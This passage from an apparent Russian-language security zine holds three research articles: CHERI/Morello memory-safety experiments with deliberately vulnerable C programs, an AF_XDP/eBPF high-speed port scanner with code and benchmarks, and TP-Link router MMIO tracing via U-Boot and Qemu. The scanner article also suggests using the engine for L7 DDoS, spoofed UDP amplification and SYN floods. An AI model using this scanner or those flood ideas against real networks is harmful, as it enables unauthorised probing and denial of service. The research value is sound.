    --sysroot=$HOME/cheri/output/rootfs-morello-purecap \
    -B $HOME/cheri/output/morello-sdk/bin \
    -mcpu=rainier \
    -march=morello \
    -mapi=purecap \
    -Xclang -morello-vararg=new \
    -Xclang -morello-bounded-memargs \
    -Wall \
    -Wcheri \
    -g \
    -fuse-ld=lld \
    -o $2 \
    $1 &&

scp -P 10005 $2 root@localhost:vuln/$2
```

Теперь можно писать C-программы и компилировать/загружать их командой ./build.sh input.c output!

Кодирование Sarability

Точный формат кодирования для каждой CHERI-поддерживаемой архитектуры несколько различается, но в целом содержит одну и ту же информацию. Для Morello `capability`-регистр определён следующим образом [3; Section 2.5]:

<- Bit 128					Bit 0 ->	
T	Permissions	Object Type	Bounds (Upper)	Flags	Bounds (Lower)	
T	Permissions	Object Type	Bounds (Upper)	Flags	Value	

- **T** — «тег-бит», указывает, является ли значение в регистре действительной `capability`.
- **Permissions** (18 бит разрешений):

Bit	Permission	Meaning
17	Load	Can load bytes from memory
16	Store	Can store bytes into memory
15	Execute	Can fetch instructions from memory
14	LoadCap	Can load a capability to a register
13	StoreCap	Can store a capability from a register
12	StoreLocalCap	Can store a "local" (see "Global" below) capability from a register
11	Seal	Can "seal" an unsealed capability
10	Unseal	Can "unseal" a sealed capability
9	System	Can access system registers
8	BranchSealedPair	Can be used by a "branch sealed pair" instruction
7	CompartmentID	Indicates that this capability is a "compartment" ID
6	MutableLoad	Loading a capability using a capability without this bit will clear the Store* and MutableLoad permissions
5-2	User[3:0]	Software-defined
1	Executive	Indicates an instruction fetch executes in executive vs restrictive mode (visibility of global registers)
0	Global	Indicates whether this capability is local/global

- **ObjectType** (15 бит) — указывает, является ли `capability` «запечатанной» и каким образом. Запечатанная `capability` действительна, но не может использоваться (до распечатывания). Применяется при передаче `capabilities` между контекстами.
- **Bounds** — поле достаточно сложное по кодированию (до 87 бит с пересечением с полями `Value` и `Flags`). Подробности в [3; Section 2.5.1].
- **Flags** — 8 бит, задаёт пользователь. Для оперирования этим полем без сброса тег-бита существуют специальные CHERI-инструкции (например `BICFLG`).
- **Value** — нижние 64 бита `capability`: само значение (целое число или адрес памяти).

Уязвимые программы

Простое переполнение буфера на стеке

Попробуем эксплуатировать классическое переполнение стекового буфера (`stack.c`):

```
#include <stdio.h>
```

```
#include <string.h>

void __attribute__((noinline)) overflow(char* src) {
    char buffer[16];
    printf("buffer @ %#p\n", (char*)&buffer);
    strcpy(buffer, src);
}

int main(int argc, char** argv) {
    if (argc >= 2) {
        printf("Calling overflow()\n");
        overflow(argv[1]);
        printf("Returned from overflow()\n");
    }

    return 0;
}
```

Два момента:

- Используем атрибут `noinline` на `overflow()`, чтобы Clang не оптимизировал вызов.
- При выводе `&buffer` (которое является CAPABILITY) используем спецификатор `%#p`, специфичный для CHERI SDK.

Компилируем: `./build.sh stack.c stack`. Запускаем с коротким аргументом:

```
root@cheribsd-morello-purecap:~/vuln # ./stack 01234
Calling overflow()
buffer @ 0xffffffff7fef0 [rwRW,0xffffffff7fef0-0xffffffff7ff00]
Returned from overflow()
```

Разберём capability:

```
buffer @ 0xffffffff7fef0 [rwRW,0xffffffff7fef0-0xffffffff7ff00]
|               |               |
|               |               | +-----> Диапазон, для которого capability
|               |               | действительна.
|               |               |
|               |               | +-----> Разрешения: строчные — для данных,
|               |               | прописные — для capabilities.
|               |               |
+-----> «Указательная» компонента.
```

`&buffer` ограничен доступом к диапазону `0xffffffff7fef0-0xffffffff7ff00` — ровно 16 байт, размер массива `buffer`. При попытке переполнения:

```
root@cheribsd-morello-purecap:~/vuln # ./stack 0123456789abcdef
Calling overflow()
buffer @ 0xffffffff7fef0 [rwRW,0xffffffff7fef0-0xffffffff7ff00]
In-address space security exception (core dumped)
```

Смотрим в GDB:

```
root@cheribsd-morello-purecap:~/vuln # gdb -q ./stack stack.core
Reading symbols from ./stack...
[New LWP 100085]
Core was generated by './stack 0123456789abcdef'.
Program terminated with signal SIGPROT, CHERI protection violation.
Capability bounds fault.
#0  0x000000004037c7f8 in strcpy (to=0xffffffff7ff00 [rwRW,0xffffffff7fef0-
    0xffffffff7ff00] "\210\375\367\277\377\377", from=<optimized out>)
    at /home/user/cheri/cheribsd/lib/libc/string/strcpy.c:48
```

Вызов `strcpy()` вызвал CHERI-исключение. Дизассемблируем функцию `overflow`:

```
0000000000108e0 <overflow>:
108e0: 028183ff      sub     csp, csp, #96
108e4: 42827bfd      stp     c29, c30, [csp, #64]
108e8: 020103fd      add     c29, csp, #64
108ec: 020083e1      add     c1, csp, #32
108f0: c2c83821      scbnds  c1, c1, #16          // =16
```



```

108f4: c20007e1      str     c1, [csp, #16]
108f8: a21f03a0      stur    c0, [c29, #-16]
108fc: c2c1d3e0      mov     c0, csp
10900: c2000001      str     c1, [c0, #0]
10904: c2c83809      scbnds  c9, c0, #16          // =16
10908: 90800080      adrp    c0, 0x20000 <main+0x18>
1090c: c2428400      ldr     c0, [c0, #2576]
10910: 94000034      bl      0x109e0 <printf@plt>
10914: c24007e0      ldr     c0, [csp, #16]
10918: a25f03a1      ldur    c1, [c29, #-16]
1091c: 94000035      bl      0x109f0 <strcpy@plt>
10920: 42c27bfd      ldp     c29, c30, [csp, #64]
10924: 020183ff      add     csp, csp, #96
10928: c2c253c0      ret     c30
1092c: d503201f      nop

```

Это Aarch64 с расширениями CHERI. Регистры заменены c-вариантами (удвоенная ширина). csp — «CHERI stack pointer»; c1, c29, c30 — CHERI-версии x1, x29, x30. По адресу 0x108f0 встречаем первую чисто CHERI-инструкцию: scbnds c1, c1, #16 («Set CHERI Bounds») — она устанавливает границы sarability в регистре c1 равными 16 байтам.

При попытке выйти за эти границы (записать нулевой байт терминатора строки за пределами 16-байтового буфера) CPU генерирует исключение.

Перезапись Sarability

Напишем немного хитрее: программу, которая позволяет нам изменять указатель (partial.c):

```

#include <stdio.h>
#include <string.h>

void __attribute__((noinline)) some_func(void) {
    printf("inside some_func()\n");
}

int main(int argc, char** argv) {
    void (*func_ptr)(void) = &some_func;

    if (argc >= 2) {
        strcpy((char*)&func_ptr, argv[1]);
    }

    printf("Calling `func_ptr()` @ %#p\n", func_ptr);
    func_ptr();

    return 0;
}

```

Без аргумента:

```

root@cheribsd-morello-purecap:~/vuln # ./partial
Calling `func_ptr()` @ 0x1108b1 [rxR,0x100000-0x130c80] (sentry)
inside some_func()

```

С аргументом A:

```

root@cheribsd-morello-purecap:~/vuln # ./partial A
Calling `func_ptr()` @ 0x110041 [rxR,0x100000-0x130c80] (invalid,sentry)
In-address space security exception (core dumped)

```

Младшие байты поля Value изменились (0xb108 → 0x4100), но тег-бит был сброшен контроллером памяти. Спецификатор %#p теперь выводит «invalid». Что бы мы ни записали в эту sarability, тег-бит всегда будет сбрасываться. Это демонстрирует защиту от перезаписи указателей функций.

Use-After-Free

Временная безопасность памяти в CHERI обеспечивается «CHERI-hardened» аллокатором [4], использующим концепцию «карантина»: при освобождении чанк помещается в список карантина, а не сразу в пул свободных чанков. Позже карантинный список очищается — с тег-битами всех capabilities в нём.

Пример с аллокатором:

```
#include <stdio.h>
#include <stdlib.h>

int main(void) {
    void* ptr = NULL;

    ptr = malloc(64);
    printf("ptr @ %p\n", ptr);
    free(ptr);

    ptr = malloc(64);
    printf("ptr @ %p\n", ptr);
    free(ptr);

    return 0;
}
```

В CheriBSD результат:

```
root@cheribsd-morello-purecap:~/vuln # ./heap1
ptr @ 0x40c0f000 [rwRW,0x40c0f000-0x40c0f040]
ptr @ 0x40c0f040 [rwRW,0x40c0f040-0x40c0f080]
```

Второй указатель всегда на 64 байта после первого — первый чанк в карантине.

Простой пример use-after-free:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(void) {
    char* ptr1 = malloc(64);
    strcpy(ptr1, "CHERI1");
    free(ptr1);

    /* Leave this commented out for, we'll come back to it afterwards */
    //malloc_revoke();

    char* ptr2 = malloc(64);
    strcpy(ptr2, "CHERI2");
    free(ptr2);

    printf("ptr1 @ %p => %s\n", ptr1, ptr1);
    printf("ptr2 @ %p => %s\n", ptr2, ptr2);

    return 0;
}
```

Результат в CheriBSD:

```
root@cheribsd-morello-purecap:~/vuln # ./heap2
ptr1 @ 0x40c0f000 [rwRW,0x40c0f000-0x40c0f040] => CHERI1
ptr2 @ 0x40c0f040 [rwRW,0x40c0f040-0x40c0f080] => CHERI2
```

ptr1 и ptr2 не совпадают — карантинный аллокатор в действии. Обратите внимание: free() не сбрасывает тег-бит у самого ptr1 (лишь у содержимого карантинного чанка — после malloc_revoke()).

После раскомментирования malloc_revoke():

```
root@cheribsd-morello-purecap:~/vuln # ./heap2
```

In-address space security exception (core dumped)

GDB показывает:

```
root@cheribsd-morello-purecap:~/vuln # gdb -q ./heap2 heap2.core
Reading symbols from ./heap2...
[New LWP 100064]
Core was generated by `./heap2'.
Program terminated with signal SIGPROT, CHERI protection violation.
Capability tag fault.
#0  strlen (str=0x40c0f000 [rwRW,0x40c0f000-0x40c0f040] (invalid) "CHERI2")
    at /home/user/cheri/cheribsd/lib/libc/string/strlen.c:143
```

`malloc_revoke()` принудительно очищает карантин и отзывает все ссылки на освобождённую память — тег-бит `ptr1` сброшен, и его разыменование вызывает исключение.

Что дальше?

Надеюсь, вам понравилось это погружение в CHERI — как концептуальное, так и практическое. Лично я считаю, что платформа содержит солидные архитектурные идеи, которые существенно усложняют классические техники эксплуатации. Впрочем, я не осмелюсь утверждать, что они устарели: насколько мне известно, CHERI ещё не был боевым испытан на целях, представляющих значительный интерес для разработчиков эксплойтов.

Для углублённого изучения рекомендую документацию Morello [2], а также репозиторий «CHERI Exercises» на GitHub [6] от команды CHERI в Кембридже. Эта статья даёт вам базу для работы с этими упражнениями.

CHERI не ограничивается Morello и Aarch64! Спецификации CHERI существуют также для MIPS и RISC-V, работа над `x86_64` ведётся. Особого внимания заслуживает проект CherIoT (CHERI Internet-Of-Things) [7], использующий расширение RISC-V CHERI для IoT-платформы с упором на компартиментализацию.

Ссылки

- [1] <https://www.arm.com/architecture/cpu/morello>
- [2] <https://developer.arm.com/documentation/ddi0606/ak>
- [3] <https://github.com/CTSRD-CHERI/cheribuild>
- [4] <https://ctsr-d-cheri.github.io/cheribsd-getting-started/features/temporal.html>
- [5] https://man.cheribsd.org/cgi-bin/man.cgi/dev/malloc_revoke_enabled.3
- [6] <https://github.com/CTSRD-CHERI/cheri-exercises/tree/master>
- [7] <https://cheriot.org/>
- [8] <https://binary.golf/>

5 — Высокопроизводительное сканирование сети с AF_XDP

Автор: c3l3si4n

Содержание

- 0 - Введение
- 1 - Медленный путь: традиционные методы сканирования
 - 1.0 - Накладные расходы на системные вызовы для каждого соединения
 - 1.1 - Неэффективная фильтрация пакетов с AF_PACKET
- 2 - Обход ядра и архитектуры быстрого пути
 - 2.0 - Полный обход ядра: DPDK
 - 2.1 - Быстрый путь ядра: XDP
 - 2.2 - Внутренности XDP: действия и режимы
 - 2.3 - AF_XDP: zero-copy мост в пользовательское пространство
- 3 - Построение сканера
 - 3.0 - Базовая архитектура
 - 3.1 - Компонент eBPF-фильтра
 - 3.2 - Пользовательское приложение
 - 3.2.0 - Настройка и инициализация
 - 3.2.1 - Цикл передачи пакетов
 - 3.2.2 - Цикл приёма пакетов
- 4 - Анализ производительности
 - 4.0 - Замечание о бенчмаркинге
 - 4.1 - AF_XDP против masscan: лицом к лицу
- 5 - Расширение фреймворка AF_XDP
 - 5.0 - Высокоскоростной фаззинг HTTP/HTTPS и L7 DDoS
 - 5.1 - Stateless-фаззинг UDP и DDoS-амплификация
 - 5.2 - SYN-флуд с высокой энтропией
- 6 - Ограничения и соображения
- 7 - Заключение
- 8 - Ссылки
- 9 - Исходный код

0 — Введение

Сетевой сканер всегда был фундаментальным инструментом в моём арсенале. По мере роста скоростей сетевых интерфейсов мои инструменты упирались в накладные расходы сетевого стека ядра ОС — это стало существенным узким местом при сканировании в масштабах Интернета.

В этой статье я описываю метод, который использовал для создания высокопроизводительного портового сканера с использованием подсистем eBPF и AF_XDP ядра Linux. Этот подход создаёт быстрый путь в ядре, обходящий традиционный сетевой стек, позволяя приложению взаимодействовать с сетевым драйвером напрямую: фильтрация на линейной скорости и передача данных без копирования.

1 — Медленный путь: традиционные методы сканирования

1.0 — Накладные расходы на системные вызовы

Работа началась с анализа стандартного метода сканирования портов через системный вызов `connect()`. Для каждого порта приложение создаёт сокет, инициирует TCP-рукопожатие и ждёт результата. Каждый `socket()` и `connect()` — переключение контекста в ядро, потребляющее циклы CPU и вносящее значительную задержку.

1.1 — Неэффективная фильтрация с AF_PACKET

Я рассмотрел «сырые» сокеты (AF_PACKET), позволяющие пользовательскому приложению получать фреймы канального уровня, обходя высокоуровневый сетевой стек. Для SYN-сканирования это улучшение, но оно не даёт производительности истинного обхода ядра. Пакеты всё равно доставляются по стандартному пути ядра с накладными расходами на переключение контекста и копирование памяти.

2 — Обход ядра и архитектуры быстрого пути

2.0 — Полный обход ядра: DPDK

Для максимальной производительности такие фреймворки, как Data Plane Development Kit (DPDK), реализуют полный обход ядра через кастомные Poll-Mode Drivers (PMD), отвязывающие сетевой интерфейс от контроля ядра. Это очень быстро, но требует кастомных драйверов, инвазивно для системы и нередко требует 100% загрузки одного ядра CPU на polling.

2.1 — Быстрый путь ядра: XDP

Важно уточнить: AF_XDP — не обход ядра в понимании DPDK. Это высокоэффективный быстрый путь внутри ядра, работающий совместно с существующими драйверами. Программа XDP — это программа eBPF, подключённая к низкоуровневому хуку в драйвере сетевого устройства, вызываемая для каждого входящего пакета в самой ранней возможной точке.

2.2 — Внутренности XDP: действия и режимы

Программа eBPF на хуке XDP может инспектировать сырые данные пакета и возвращать вердикт, определяющий его судьбу. Основные действия: XDP_PASS, XDP_DROP, XDP_TX и XDP_REDIRECT. Действие XDP_REDIRECT позволяет перенаправить пакет в AF_XDP-сокет в пользовательском пространстве.

Режимы загрузки XDP-программ:

- **Native XDP:** программа загружается напрямую поддерживаемым драйвером сетевой карты — наивысшая производительность.
- **Offloaded XDP:** программа выполняется прямо на NIC, требует специальных SmartNIC.
- **Generic XDP:** программа подключается позже в сетевом пути ядра, после выделения sk_buff. Резервный режим для тестирования или неподдерживаемого оборудования.

2.3 — AF_XDP: zero-copy мост в пользовательское пространство

AF_XDP — возможность ядра для создания высокопроизводительного канала передачи данных между XDP-программой и пользовательским приложением. Это достигается через разделяемую область памяти — UMEM, выделяемую в пользовательском пространстве и регистрируемую в ядре. Связь организована через четыре кольца (single-producer, single-consumer):

- **RX Ring:** ядро помещает сюда дескрипторы входящих пакетов, перенаправленных XDP-программой.
- **TX Ring:** приложение помещает сюда дескрипторы пакетов для отправки.

- **FILL Ring:** приложение помещает дескрипторы пустых UMEM-фреймов для получения новых пакетов ядром.
- **COMPLETION Ring:** после отправки пакета из TX-кольца ядро помещает сюда его дескриптор — сигнал о возможности повторного использования UMEM-фрейма.

3 — Построение сканера

3.0 — Базовая архитектура

Демонстрационный сканер состоит из двух компонентов: eBPF+XDP-фильтра на C и пользовательского отправителя пакетов на Go. eBPF-фильтр инспектирует входящие TCP-пакеты и перенаправляет только релевантные ответы. Go-приложение управляет AF_XDP-сокетом, заполняет FILL-кольцо, отправляет SYN-пакеты через TX-кольцо и обрабатывает ответы из RX-кольца.

3.1 — Компонент eBPF-фильтра

```
// file: bpf/xdp_filter.c
#include <linux/bpf.h>
#include <bpf/bpf_helpers.h>
#include <linux/if_ether.h>
#include <linux/ip.h>
#include <linux/tcp.h>

// Должен совпадать с флагом -srcport в Go-программе.
#define FILTER_PORT 54321

// Карта для хранения файлового дескриптора AF_XDP-сокета.
struct {
    __uint(type, BPF_MAP_TYPE_XSKMAP);
    __uint(key_size, sizeof(__u32));
    __uint(value_size, sizeof(__u32));
    __uint(max_entries, 1);
} xsks_map SEC(".maps");

SEC("xdp")
int xdp_port_filter(struct xdp_md *ctx) {
    void *data_end = (void *) (long) ctx->data_end;
    void *data = (void *) (long) ctx->data;
    struct iphdr *ip = data + sizeof(struct ethhdr);
    struct tcphdr *tcp;

    if ((void *) ip + sizeof(*ip) > data_end)
        return XDP_PASS;

    if (ip->protocol != IPPROTO_TCP)
        return XDP_PASS;

    tcp = (void *) ip + ip->ihl * 4;
    if ((void *) tcp + sizeof(*tcp) > data_end)
        return XDP_PASS;

    if (tcp->dest == bpf_htons(FILTER_PORT))
        return bpf_redirect_map(&xsks_map, 0, 0);

    return XDP_PASS;
}
```

3.2 — Пользовательское приложение

3.2.0 — Настройка и инициализация

Перед отправкой пакетов выполняется последовательность шагов: разбор аргументов, загрузка скомпилированного `xdp_filter.o` и подключение к интерфейсу, создание `AF_XDP`-сокета, выделение и регистрация `UMEM` через `XDP_UMEM_REG` `setsockopt`, настройка размеров четырёх колец и их `mmap` в адресное пространство, регистрация файлового дескриптора сокета в `eBPF`-карте. Наконец, поскольку инструмент работает на уровне `L2`, нужно вручную разрешить `MAC`-адрес шлюза через `ARP`.

3.2.1 — Цикл передачи пакетов

```
// file: cmd/portscanner/main.go (conceptual)
// Шаблонный пакет создаётся заранее
packer, _ := newSynPacker(srcMAC, gatewayMAC, srcIP, srcPort)

// Проверяем COMPLETION-кольцо для возврата UMEM-фреймов
check_completion_ring_and_refill_umem();

for outstandingCount > 0 {
    numFree := xsk.NumFreeTxSlots()
    if numFree > 0 {
        descs := xsk.GetDescs(min(numFree, BATCH_SIZE), false)
        for i := range descs {
            target := getNextTarget()
            frame := xsk.GetFrame(descs[i]) // Указатель на разделяемую память
            packer.pack(frame, target.ip, target.port, randomSeq())
            descs[i].Len = pktLen
        }
        xsk.Transmit(descs)
    }
}
```

3.2.2 — Цикл приёма пакетов

```
// file: cmd/portscanner/main.go (conceptual)
// Заранее заполняем FILL-кольцо доступными UMEM-фреймами
populate_fill_ring();

for {
    numRx, _, err := xsk.Poll(10) // таймаут 10 мс
    if numRx > 0 {
        rxDescs := xsk.Receive(rxDescs)
        for _, desc := range rxDescs {
            frame := xsk.GetFrame(desc)
            ip, port, status := processPacket(frame)
            if status == "open" || status == "closed" {
                updateStatus(ip, port, status)
            }
        }
        // Возвращаем освободившиеся дескрипторы в FILL-кольцо ядра
        xsk.Fill(rxDescs)
    }
}

---
```

4 — Анализ производительности

4.0 — Замечание о бенчмаркинге

Для сравнения выбран masscan — эталон в высокоскоростном сканировании. Важно учитывать, что masscan — зрелый, хорошо оптимизированный проект, поддерживающий PF_RING с DMA-драйверами (DMA пакетов напрямую из памяти пользовательского режима в сетевой драйвер). Цель — не «победить» masscan, а определить конкурентоспособность AF_XDP-подхода.

Два сценария: плотное сканирование одного хоста (45.33.32.156) по всем 65535 портам, и широкое сканирование /9-сети (8,3 млн IP) по одному порту.

4.1 — AF_XDP против masscan

Masscan имеет встроенную задержку 10 секунд в конце каждого сканирования. С учётом этого:

```
rate: 0.00-kpps, 100.00% done, waiting 10-secs, found=3 ~
```

Для широкого сканирования /9: masscan — 69,2 с (из них активное сканирование ~59,2 с):

```
real          1m9.174s
```

XDP-сканер завершил ту же задачу за 68,3 с. Здесь masscan с годами оптимизаций лидирует.

Однако при плотном сканировании одного хоста — иная картина. Активное время masscan ~2 с (12 секунд минус 10-секундная задержка):

```
real          0m12.163s
```

AF_XDP-сканер завершил за ~1,3 с. Победа AF_XDP-сканера — не только в скорости, но и в точности. Сканер стабильно находил все четыре открытых порта:

```
OPEN: 45.33.32.156:22
OPEN: 45.33.32.156:9929
OPEN: 45.33.32.156:80
OPEN: 45.33.32.156:31337
```

Masscan при высокой скорости пропускал порты:

```
1st scan: 0.00-kpps, 100.00% done, waiting 0-secs, found=3
2nd scan: 0.00-kpps, 100.00% done, waiting 0-secs, found=2
```

5 — Расширение фреймворка AF_XDP

5.0 — Высокоскоростной фаззинг HTTP/HTTPS и L7 DDoS

Разработанная архитектура может быть расширена для работы со stateful-протоколами путём реализации TCP-стека в пользовательском пространстве (управление sequence numbers, ACK, windowing, состояниями). Для взаимодействия с HTTPS можно интегрировать TLS-библиотеку (например OpenSSL) через кастомный BIO, перенаправляя I/O через пользовательский TCP-стек.

С такой схемой можно создать высокоскоростной фаззер уровня приложения: конвейерная обработка огромного числа HTTP-запросов по множеству постоянных HTTPS-соединений даст значительно более высокий RPS, чем обычные инструменты вроде ffuf или gobuster. Та же возможность используется для L7 DDoS.

5.1 — Stateless-фаззинг UDP и DDoS-амплификация

Протоколы UDP — ещё более простая цель из-за их stateless-природы. Движок формирования пакетов может быть адаптирован для фаззинга любого UDP-сервиса или выполнения DDoS-атак с отражением/амплификацией через подмену source IP. Несколько инструментов уже используют этот подход для ускоренного перебора DNS-записей (например sanicdns, pugdns).

6 — Ограничения и соображения

Данный подход предъявляет ряд требований. Root-привилегии обязательны для загрузки eBPF-программ и создания AF_XDP-сокетов. Высокая сложность реализации: приложение теперь отвечает за всё — от ARP-разрешения до управления MAC-адресами. Производительность критически зависит от наличия современного ядра и NIC-драйвера с поддержкой native AF_XDP.

7 — Заключение

Комбинируя возможности фильтрации eBPF на хуке XDP с zero-copy-архитектурой AF_XDP, можно создавать сетевые приложения, значительно превосходящие по производительности традиционные программы на сокетах. Портовый сканер служит практическим примером этой парадигмы. В отличие от фреймворков полного обхода, AF_XDP предоставляет более универсальный и менее инвазивный путь к высокопроизводительной обработке пакетов, сотрудничая с основным ядром Linux.

8 — Ссылки

- [0] BPF and XDP Reference Guide - <https://docs.cilium.io/en/stable/bpf/>
- [1] AF_XDP Documentation - https://www.kernel.org/doc/html/latest/networking/af_xdp.html
- [2] DPDK (Data Plane Development Kit) - <https://www.dpdk.org/>
- [3] GoPacket - A Go library for packet crafting - <https://github.com/google/gopacket>

9 — Исходный код

[Исходный код (base64 tar.gz архив) — опущен]

6 — MMIO в середине

Автор: b1ack0wl

Содержание

- 0 - Введение
- 1 - Что породило это исследование
- 2 - Изучение Das U-Boot
- 3 - Первоначальное тестирование
- 4 - Использование Qemu для записи MMIO-транзакций
- 5 - Открытия
- 6 - Неудачные идеи
- 7 - Попробуйте сами!

0 — Введение

Системы на кристалле (SoC) широко распространены во встраиваемых устройствах — от телефонов до дешёвых умных гаджетов. Эти чипы содержат множество подкомпонентов: флеш-память, сетевые чипы, модемы и т.д. Взаимодействие с ними осуществляется через области Memory Mapped Input Output (MMIO) — грубо говоря, «Memory Address 0x00000004 отображается на регистр 'X' компонента 'Y'».

Объект данной статьи — роутер TP-Link WR940N. Устройство имеет довольно старый процессор «TP9343» — на самом деле Qualcomm Atheros QCA956x SoC. Несмотря на устаревшее целевое устройство, описанный метод применим к разным типам встраиваемых устройств, где загрузчик легко изменяется или способен читать/писать физическую память.

1 — Что породило это исследование

Некоторое время назад @hyprdude и я проводили разведку по роутеру. hyperdude обнаружил, что GPL-tarball [1], опубликованный TP-Link, полностью заполнен и включает изменённые исходники ядра Linux и Das U-Boot для устройства.

Это открытие породило идею создания кастомной Qemu-платы для данного чипсета: это поможет понять начальные MMIO-области, в которые загрузчик пишет и из которых читает при первом включении (например, мигание LED разными цветами). Кастомная плата также даст возможность отлаживать ядро и его модули, поскольку пины E-JTAG не работали.

После изучения исходного кода загрузчика причина стала очевидна. Следующий код выполняется при запуске и отключает E-JTAG через мультиплексирование:

```
[board956x.c]
#define GPIO_FUNC 0x1804006c

/* set non-JTag */
li t0, GPIO_FUNC
lw t1, 0(t0) li t2, (1<<1) /* we use GPIO14/GPIO15, so disable JTAG*/
or t1, t1, t2
sw t1, 0(t0)
```

MMIO-адрес 0x1804006c — это регистр GPIO_FUNC, скорее всего отвечающий за мультиплексирование входов GPIO. К счастью, нашёлся datasheet для чипа QCA9563 на GitHub [2], подтверждающий это.

Поскольку у нас есть компилируемый исходный код, можно просто изменить Das U-Boot и включить JTAG. Но цель — добиться отладки ядра без прикосновения к железу.

2 — Изучение Das U-Boot

При наличии следующих определений:

- `CONFIG_AUTOBOOT_KEYED`
- `CONFIG_BOOTDELAY`
- `CONFIG_AUTOBOOT_STOP_STR` или `CONFIG_AUTOBOOT_STOP_STR2`

строка из `CONFIG_AUTOBOOT_STOP_STR*` должна быть отправлена на консоль до истечения обратного отсчёта `CONFIG_BOOTDELAY`.

Для WR940Nv6 определена строка `tpl`, которую нужно отправить в течение 1 секунды после отображения `CONFIG_AUTOBOOT_PROMPT`. Делать это вручную ненадёжно, но скрипт на Python, непрерывно спамящий `tpl` через последовательный адаптер, срабатывает с высокой вероятностью! Это даёт доступ к шеллу Das U-Boot с чтением и записью физической памяти через команды `md` и `mw`.

3 — Первоначальное тестирование

Чтобы убедиться, что шелл Das U-Boot действительно может читать и писать физическую память, я записал значение по адресу `0x18040008` (регистр `GPIO_OUT`). Хотя в даташите он помечен как «только для чтения», в файле `led.S` Das U-Boot в него записывается значение `0xc000` с комментарием «LED станет оранжевым».

Значение `0xc000` устанавливает биты 14 и 15, включая GPIO 14 и 15. LED — трёхпиновый многоцветный (красный/синий). Путём проб и ошибок выяснено: GPIO 14 на WR940Nv6 — красный LED, GPIO 19 — синий. Установка обоих делает LED фиолетовым! Этот тест подтвердил, что шелл Das U-Boot может писать в MMIO-области.

```
||====[UART (Das U-Boot Shell)]
||                                     \   |   /
vv
+-----+ /-----\
|         |-----GPIO 14----->| \   LED   /
| QCA956x |         |         | |         |
|         |-----GPIO 19----->| |         |
|         |-----GND----->| |         |
+-----+ |         |
```

После теста создан Python-скрипт, подключающийся к UART-адаптеру через модуль `serial` и принимающий команды чтения/записи 4 байт памяти через TCP-сокеты.

```
def read_from_phy_memory(ser, address):
    print(f'[*] Reading from Address: 0x{address:08X}...')
    ser.write(bytes(f"md 0x{address:08X}1\n", "UTF-8"))
    out = get_response(ser)
    offset = out.rfind(bytes(f'{address:08X}:', "UTF-8"))
    value = int(b'0x' + out[offset + len(bytes(f'{address:08X}:' +
        "UTF-8")):offset + len(bytes(f'{address:08X}:' + "UTF-8")) + 8], 16)
    logging.debug(f"READ: 0x{address:08X}:0x{value:08X}")
    return value

def write_to_phy_memory(ser, address, value):
```

```

print(f'[*] Writing to Address: 0x{address:08X} with value \
0x{value:08X}...')
logging.debug(f"WRITE: 0x{address:08X}: 0x{value:08X}")
ser.write(bytes(f"mw 0x{address:04X} 0x{value:04X}\n", "UTF-8"))

def listen_and_respond(ser, port):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    try:
        s.bind(("0.0.0.0", port))
    except socket.error as msg:
        print(f'[-] Bind failed. Error Code : ' + str(msg[0]) + \
        ' Message ' + msg[1])
        return False
    s.listen(1)
    print(f'[*] Socket now listening on port {port}')
    while True:
        conn, addr = s.accept()
        msg = conn.recv(1024)
        while len(msg) > 0:
            if msg == b'exit\n':
                conn.send(bytes(f'[*] Byeeeeeee\n', "UTF-8"))
                conn.close()
                break
            if msg == b'shutdown\n':
                conn.send(bytes(f'[*] The server is going down down\n',
                "UTF-8"))
                conn.close()
                s.shutdown(socket.SHUT_WR)
                s.close()
                return
            elif msg[0] == ord('r'):
                addr = int(msg[1:].strip(b'\n'), 16)
                out = read_from_phy_memory(ser, addr)
                conn.send(bytes(hex(out), "UTF-8"))
            elif msg[0] == ord('w'):
                address = msg[1:].split(b" ")[0]
                value = msg[1:].split(b" ")[1].strip(b'\n')
                write_to_phy_memory(ser, int(address, 16), int(value, 16))
                conn.send(b'l')
        msg = conn.recv(1024)

```

	\ LED /		
QCA956x			
	-----GPIO 19----->		
	-----GND----->		

4 — Использование Qemu для записи MMIO-транзакций

За основу взята плата mipssim.c из директории qemu/hw/mips. Для создания MMIO-области необходимо вызвать `memory_region_init_io()` и `memory_region_add_subregion()`. Пример регистрации подобласти для GPIO-регистров:

```

[...]
/* MMIO Callbacks for GPIO */
// READ
static uint64_t gpio_mmio_read(void *opaque, hwaddr addr, unsigned size)
{
    return 0; // return 0 for all reads in the GPIO region
}

```

```

}
// WRITE
static void gpio_mmio_write(void *opaque, hwaddr addr,
                           uint64_t val, unsigned size)
{
    // addr — смещение внутри MMIO-области
    // 0x44 == 0x18040044
    if (addr == 0x44){ // Пропускаем этот регистр — он ломает MITM MMIO
        return;
    }
    return;
}

// Struct for Callbacks + Endianness
static const MemoryRegionOps gpio_mmio_ops = {
    .read = gpio_mmio_read,
    .write = gpio_mmio_write,
    .endianness = DEVICE_BIG_ENDIAN
};

// Получаем физическую память
MemoryRegion *address_space_mem = get_system_memory();
// Инициализируем GPIO-область
memory_region_init_io(gpio_mmio, NULL, &gpio_mmio_ops, NULL, "GPIO_MMIO",
0x70);
// Добавляем подобласть в физическую память
memory_region_add_subregion(address_space_mem, 0x18040000LL, gpio_mmio);
// Чтения и записи в GPIO будут вызывать коллбэки во время выполнения.
[...]
```

С настроенными MMIO-областями Qemu соединяется с MITM-скриптом через TCP-сокет, созданный при инициализации виртуальной платы:

```

+-----+ +-----+ +-----+
| Qemu   | |<-TCP->| Python | |<-UART->| Router |
|         | |         |         | |         |
|         | |         |         | |         |
+-----+ +-----+ +-----+
```

5 — Открытия

Первоначальное открытие: даташит и исходный код совпадают примерно на 90%, не на 100%. Кроме того, DDR-область (0x18000000) сообщает размер 0x128 байт, но дополнительный регистр (DDR3_CONFIG) находится по адресу 0x1800015C — либо там есть незадокументированные регистры, либо пространство просто неиспользованное.

Ещё одно открытие: незадокументированная в даташите область, помеченная как GMAC1, находится по адресу 0x1A000000 размером 0x2E8.

Виртуальное устройство проходит значительную часть процесса загрузки, но падает при инициализации WiFi-драйвера — здесь не хватает прерываний.

Адрес GPIO 0x18040044 помечен как UART0_SIN Multiplexing. В процессе загрузки в него производится запись, ломающая UART-соединение с Das U-Boot. Пропуск записи по смещению 0x44 необходим для продолжения загрузки.

6 — Неудачные идеи

